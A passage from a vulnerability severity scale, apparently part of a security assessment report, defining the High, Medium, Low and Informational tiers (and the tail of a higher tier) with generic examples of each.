Vulnerability presents immediate and material risk to the organization, often enabling broad compromise of sensitive data, administrative control, or core service functionality with minimal attacker constraints.

High

Vulnerability introduces significant risk and is generally exploitable without requiring a chain of dependent weaknesses. Representative examples include authentication bypass, cross-user access, or unauthorized privileged actions.

Medium

Vulnerability presents meaningful security risk but typically requires additional conditions, context, or chaining to produce serious business impact. Examples include limited-scope privilege abuse, moderate data exposure, or abuse of insufficiently protected workflows.

Low

Vulnerability represents limited standalone impact or requires multiple additional weaknesses to become operationally significant. Typical examples include minor information disclosure or defense-in-depth gaps.

Informational

Finding does not present direct exploitable impact but reflects a best-practice gap, hardening opportunity, or control improvement area that may reduce future risk exposure.